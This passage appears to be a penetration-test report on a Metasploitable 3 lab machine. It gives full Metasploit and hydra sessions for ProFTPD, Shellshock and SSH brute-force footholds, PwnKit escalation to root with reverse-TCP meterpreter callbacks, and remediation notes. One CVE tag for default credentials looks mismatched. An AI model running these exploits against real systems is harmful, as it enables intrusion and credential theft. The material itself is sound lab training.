
6- After the session opened change to meterpreter

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.71:4433
[*] Sending stage (1017704 bytes) to 192.168.1.77
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the opera
ting system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation an
d run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with
the right library version.
[*] Meterpreter session 2 opened (192.168.1.71:4433 → 192.168.1.77:33599) at
 2024-10-01 10:09:50 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : 192.168.1.77
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
```

7- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 5
- run



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search post suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 5
SESSION => 5
```

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.77 - Collecting local exploits for x86/linux...
[*] 192.168.1.77 - 196 exploit checks are being tried...
[+] 192.168.1.77 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.1.77 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.1.77 - Valid modules for session 5:
============================

 #  Name                                                Potentially Vulnerable?  Check Result
 -  ----                                                -----------------------  ------------
 1  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec  Yes                      The target is vulnerable.
 2  exploit/linux/local/netfilter_priv_esc_ipv4          Yes                      The target appears to be vulnerable.
 3  exploit/linux/local/overlayfs_priv_esc               Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/pkexec                           Yes                      The service is running, but could not be validated.
 5  exploit/linux/local/su_login                         Yes                      The target appears to be vulnerable.
 6  exploit/linux/local/abrt_raceabrt_priv_esc           No                       The target is not exploitable.
 7  exploit/linux/local/abrt_sosreport_priv_esc          No                       The target is not exploitable.
 8  exploit/linux/local/af_packet_chocobo_root_priv_esc  No                       The target is not exploitable. Linux kernel 3.13.0-24-g
 9  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                   The target is not exploitable.
```

- use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
- set SESSION 5
- Run
- meterpreter opened again and your Privilege is root now


```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.71     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 5
SESSION => 5
```

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.fsvpmfkv
[+] The target is vulnerable.
[*] Writing '/tmp/.fkfftjzusjtx/oozcwjwa/oozcwjwa.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.fkfftjzusjtx
[*] Sending stage (3045380 bytes) to 192.168.1.77
[+] Deleted /tmp/.fkfftjzusjtx/oozcwjwa/oozcwjwa.so
[+] Deleted /tmp/.fkfftjzusjtx/.cyxuhrr
[+] Deleted /tmp/.fkfftjzusjtx
[*] Meterpreter session 6 opened (192.168.1.71:4444 → 192.168.1.77:54059) at 2024-10-17 22:38:24 +0300

meterpreter > sysinfo
Computer     : 192.168.1.77
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
```

2- Apache httpd 2.4.7

- **Description:** The vulnerability occurs due to the way Bash processes specially crafted environment variables. If an attacker can set an environment variable that Bash processes (such as through a CGI script), they can inject and execute arbitrary commands. This can be exploited via vulnerable web servers that use CGI scripts
- **CVE Reference:** CVE-2014-6271
- **Base score:** 10
- **Severity:** High (note CVSS Version 2.0)
  *on CVSS Version 3.0
- **Base score:** 9.8
- **Severity:** Critical
- **Remediation:** The primary fix for this vulnerability is to update Bash to a version that has patched the Shellshock bug.
  Developers can download the latest stable release from http://ftp.gnu.org/gnu/bash/
  Disable mod_cgi If not required, disable mod_cgi to reduce the attack surface.
  Use another shell for scripts if possible, or make sure all environment variables are sanitized before passing them to Bash.
- **Impact** : The most severe impact of this vulnerability is that it allows an attacker to execute arbitrary commands on a vulnerable system remotely. If Bash processes an environment variable with malicious content, the shell can interpret it as a command and execute it.
  This leads to complete system compromise, especially if the vulnerable process (like a web server) is running with high privileges.
- **Exploitation Process**

Using Metasploit



1. **Searching for apache_mod**
2. **Use multi/http/apache_mod_cgi_bash_env_exec**
3. **Show the options of the Module**
4. **Change the Module options to match the target machine**
   - **set RHOSTS 192.168.1.77**

find URI

- set TARGETURI /cgi-bin/hello_world.sh

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions 8
[*] Starting interaction with 8 ...

meterpreter > cd /
meterpreter > cd var
meterpreter > ls
Listing: /var
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2014-04-11 00:12:14 +0200  backups
040755/rwxr-xr-x  4096  dir   2020-10-29 21:38:02 +0200  cache
040755/rwxr-xr-x  4096  dir   2020-10-29 21:38:16 +0200  lib
042775/rwxrwxr-x  4096  dir   2014-04-11 00:12:14 +0200  local
041777/rwxrwxrwx  80    dir   2024-09-30 17:26:35 +0300  lock
040775/rwxrwxr-x  4096  dir   2024-09-30 20:26:27 +0300  log
042775/rwxrwxr-x  4096  dir   2014-04-16 23:02:45 +0200  mail
040755/rwxr-xr-x  4096  dir   2020-10-29 21:35:31 +0200  opt
040755/rwxr-xr-x  900   dir   2024-09-30 17:27:23 +0300  run
040755/rwxr-xr-x  4096  dir   2020-10-29 21:38:02 +0200  spool
041777/rwxrwxrwx  4096  dir   2020-10-29 21:25:46 +0200  tmp
040755/rwxr-xr-x  4096  dir   2020-10-29 21:37:52 +0200  www

meterpreter > cd www
meterpreter > ls
Listing: /var/www
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2020-10-29 21:28:07 +0200  cgi-bin
040757/rwxr-xrwx  4096  dir   2024-09-30 21:27:29 +0300  html
100777/rwxrwxrwx  4644  fil   2024-09-30 21:42:16 +0300  log.html
040777/rwxrwxrwx  4096  dir   2020-10-29 21:28:07 +0200  uploads

meterpreter > cd
Usage: cd directory
meterpreter > cd cgi-bin
meterpreter > ls
Listing: /var/www/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  72    fil   2020-10-29 21:28:07 +0200  hello_world.sh

meterpreter >
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS 192.168.1.77
RHOSTS => 192.168.1.77
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/hello_world.sh
TARGETURI => /cgi-bin/hello_world.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
```

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS          yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.71     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

5. Run the exploit and we have meterpreter session

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.1.77
[*] Meterpreter session 7 opened (192.168.1.71:4444 → 192.168.1.77:54166) at 2024-10-18 01:41:10 +0300

meterpreter > sysinfo
Computer     : 192.168.1.77
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > cat /etc/shadow
[-] core_channel_open: Operation failed: 1
```

6. Privilege scalation
    - search post suggester
    - use 0
    - options
    - set SESSION 7

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search post suggester
[-] Unknown command: ◆◆search. Did you mean search? Run the help command for more details.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search post suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          5                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 7
SESSION ⇒ 7
```

    - run

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.77 - Collecting local exploits for x86/linux...
[*] 192.168.1.77 - 196 exploit checks are being tried...
[+] 192.168.1.77 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.1.77 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.1.77 - Valid modules for session 7:
============================

 #  Name                                                  Potentially Vulnerable?  Check Result
 -  ----                                                  -----------------------  ------------
 1  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec   Yes                      The target is vulnerable.
 2  exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 3  exploit/linux/local/overlayfs_priv_esc                Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/pkexec                            Yes                      The service is running, but could not be validated.
 5  exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6  exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 7  exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
 8  exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is not exploitable. Linux kernel 3.13.0-2
```

    - we found an exploit can escalate the privilege
    - use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION       5                yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.71     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

    - set SESSION 7

- run

- meterpreter opened again and your Privilege is root now

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 7
SESSION ⇒ 7
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.gvqegi
[+] The target is vulnerable.
[*] Writing '/tmp/.dqqvka/auwjugi/auwjugi.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.dqqvka
[*] Sending stage (3045380 bytes) to 192.168.1.77
[+] Deleted /tmp/.dqqvka/auwjugi/auwjugi.so
[+] Deleted /tmp/.dqqvka/.zumdnn
[+] Deleted /tmp/.dqqvka
[*] Meterpreter session 8 opened (192.168.1.71:4444 → 192.168.1.77:54172) at 2024-10-18 01:46:55 +0300

meterpreter > sysinfo
Computer     : 192.168.1.77
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
```

3- OpenSSH 6.6.1

- **Description:** It was possible to login into the remote SSH server using default credentials.As the NVT 'SSH Brute Force Logins with default Credentials' (OID: 1.3.6.1.4.1.25623.1.0.108013) might run into a timeout the actual reporting of this vulnerability takes place in this NVT instead. The script preference 'Report timeout' allows you to configure if such an timeout is reported
- **Base score:** 7.0
- **Severity:** HIGH
- **CVE Reference:** CVE-2021-41617
- **Impact:** It was possible to login into the remote SSH server using default credentials and allows privilege escalation because supplemental groups are not initialized as expected
- **Remediation:** Change the password with a new strong one as soon as possible.
- **Exploitation Process:**

1. We start by getting the credentials of the ssh using hydra.

```
┌──(kareem㉿kali)-[~]
└─$ hydra -L /usr/share/wordlists/metasploit/unix_users.txt -P /usr/share/wo
rdlists/metasploit/unix_passwords.txt ssh://192.168.1.18:22 -t 64 -I -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-05 05:
26:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ... ) from a previous session found, to prevent
 overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 169512 login tries (l:168
/p:1009), ~2649 tries per task
[DATA] attacking ssh://192.168.1.18:22/
[22][ssh] host: 192.168.1.18   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complet
e until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-05 05:
25:10

┌──(kareem㉿kali)-[~/Downloads/project/metasploitable_3]
```

2. Searching for scanner ssh
3. Use auxiliary/scanner/ssh/ssh_login
4. Show the options of the Module
5. Change the Module options to match the target machine
    - set RHOSTS 192.168.1.18
    - set USERNAME vagrant
    - set PASSWORD vagrant

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > search scanner ssh

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials Command Execution
   1   auxiliary/scanner/ssh/karaf_login                     .                normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal  No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/scanner/http/cisco_firepower_login          .                normal  No     Cisco Firepower Management Console 6.0 Login
   4   auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key Exposure Scanner
   5   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   6   auxiliary/scanner/http/gitlab_user_enum               2014-11-21       normal  No     GitLab User Enumeration
   7   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   8   auxiliary/scanner/ssh/detect_kippo                    .                normal  No     Kippo SSH Honeypot Detector
   9   auxiliary/scanner/ssh/ssh_login                       .                normal  No     SSH Login Check Scanner
   10  auxiliary/scanner/ssh/ssh_identify_pubkeys            .                normal  No     SSH Public Key Acceptance Scanner
   11  auxiliary/scanner/ssh/ssh_login_pubkey                .                normal  No     SSH Public Key Login Scanner
   12  auxiliary/scanner/ssh/ssh_enumusers                   .                normal  No     SSH Username Enumeration
   13    \_ action: Malformed Packet                         .                .       .      Use a malformed packet
   14    \_ action: Timing Attack                            .                .       .      Use a timing attack
   15  auxiliary/scanner/ssh/ssh_version                     .                normal  No     SSH Version Scanner
   16  auxiliary/scanner/ssh/ssh_enum_git_keys               .                normal  No     Test SSH Github Access
   17  auxiliary/scanner/ssh/libssh_auth_bypass              2018-10-16       normal  No     libssh Authentication Bypass Scanner
   18    \_ action: Execute                                  .                .       .      Execute a command
   19    \_ action: Shell                                    .                .       .      Spawn a shell
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME ⇒ vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > opt
[-] Unknown command: opt. Run the help command for more details.
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a bla
                                                nk username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all
                                                 users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, fro
                                                m 0 to 5
   CreateSession     true             no        Create a new session for ev
                                                ery successful login
   DB_ALL_CREDS      false            no        Try each user/password coup
                                                le stored in the current da
                                                tabase
   DB_ALL_PASS       false            no        Add all passwords in the cu
                                                rrent database to the list
   DB_ALL_USERS      false            no        Add all users in the curren
                                                t database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials s
                                                tored in the current databa
                                                se (Accepted: none, user, u
                                                ser&realm)
                                                enticate with
   PASS_FILE                          no        File containing passwords,
                                                one per line
   RHOSTS            192.168.1.18     yes       The target host(s), see htt
                                                ps://docs.metasploit.com/do
                                                cs/using-metasploit/basics/
                                                using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   true             yes       Stop guessing when a creden
                                                tial works for a host
   THREADS           1                yes       The number of concurrent th
                                                reads (max one per host)
   USERNAME          vagrant          no        A specific username to auth
                                                enticate as
   USERPASS_FILE                      no        File containing users and p
                                                asswords separated by space
                                                , one pair per line
   USER_AS_PASS      false            no        Try the username as the pas
                                                sword for all users
   USER_FILE                          no        File containing usernames,
                                                one per line
   VERBOSE           true             yes       Whether to print output for
                                                 all attempts
```

6. exploit
7. after the session opened we change to meterpreter
8. we now have a meterpreter session with root

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.1.18:22 - Starting bruteforce
[+] 192.168.1.18:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(va
grant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-24-ge
neric #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Li
nux '
[*] SSH session 1 opened (192.168.1.15:45097 → 192.168.1.18:22) at 2024-10-0
5 05:22:39 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.1.15:45097 → 192.168.1.18:22
                                      (192.168.1.18)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.15:4433
[*] Sending stage (1017704 bytes) to 192.168.1.18
[*] Meterpreter session 2 opened (192.168.1.15:4433 → 192.168.1.18:38181) at
 2024-10-05 05:24:42 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nol
```

4- Drupal 7.0 < 7.31 - 'Drupalgeddon'

- **Description:** Drupal Core is prone to an SQL injection vulnerability because it fails to sufficiently sanitize user-supplied data before using it in an SQL query. Exploiting this issue could allow an attacker to compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database. Drupal Core versions 7.x ranging from 7.0 and up to and including 7.31 are vulnerable.
- **Base score:** 7.5
- **Severity:** High
- **CVE Reference**: CVE-2014-3704
- **Impact :** The expandArguments function in the database abstraction API in Drupal core 7.x before 7.32 does not properly construct prepared statements, which allows remote attackers to conduct SQL injection attacks via an array containing crafted keys.
- **Remediation:** The most effective remediation is to immediately update Drupal to version 7.32, which contains the fix for this vulnerability. Any version of Drupal lower than 7.32 is vulnerable.
  Download the latest Drupal core release for the 7.x branch from the official Drupal website.
  Releases for Drupal core | Drupal.org
- **Exploitation Process**

Using Metasploit

1- Searching for Drupal

```
   14    \_ AKA: SA-CORE-2018-002                                          .
              .                .          .
   15    \_ AKA: Drupalgeddon 2                                            .
              .                .          .
   16  exploit/multi/http/drupal_drupageddon                               2014
-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection
   17    \_ target: Drupal 7.0 - 7.31 (form-cache PHP injection method)    .
              .                .          .
   18    \_ target: Drupal 7.0 - 7.31 (user-post PHP injection method)     .
              .                .          .
   19  auxiliary/gather/drupal_openid_xxe                                  2012
-10-17       normal     Yes    Drupal OpenID External Entity Injection
   20  exploit/unix/webapp/drupal_restws_exec                              2016
-07-13       excellent  Yes    Drupal RESTWS Module Remote PHP Code Execution
   21  exploit/unix/webapp/drupal_restws_unserialize                       2019
-02-20       normal     Yes    Drupal RESTful Web Services unserialize() RCE
   22    \_ target: PHP In-Memory                                          .
              .                .          .
